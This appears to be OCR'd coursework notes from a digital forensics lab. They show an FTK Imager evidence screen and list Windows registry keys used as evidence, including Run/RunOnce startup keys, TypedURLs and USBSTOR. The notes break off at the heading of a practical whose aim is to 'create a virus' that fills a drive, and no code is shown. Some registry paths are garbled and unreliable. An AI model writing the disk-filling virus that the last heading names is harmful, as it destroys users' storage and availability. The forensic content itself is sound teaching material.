

Select File
Evidence Source Selection
Please enter the source path:
D:\cases\msc3.ad1
Browse...
< Back
Finish
Cancel
Help


AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
msc3.ad1
D:\MSC_PART1 [AD1]
ADBMS
TIME PASS PRACTICE
Assignment 1
Assignment 1.zip
File List
Name Size Type Date Modified
SITE 1.docx 12 Regular File 8/20/2018 7:17:...
site2.docx 12 Regular File 8/20/2018 7:25:...
SYSTEM.docx 14 Regular File 8/20/2018 7:17:...
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
Cursor pos = 0
msc3.ad1/D:\MSC_PART1 [AD1]/ADBMS/TIME PASS PRACTICE/Assignment 1/SITE 1.docx
NUM

Practical – 9 : Registry Editor


Accessing the Registry

Type regedit in Start Search




Wireless Evidence in the Registry


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profi les



The RecentDocs Key


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs






TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Addresses

HKEY_LOCAL_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interface s




Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WOW




Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices



Practical No:10

Aim: create a virus for eating space of particular drive.

Description:

Virus:

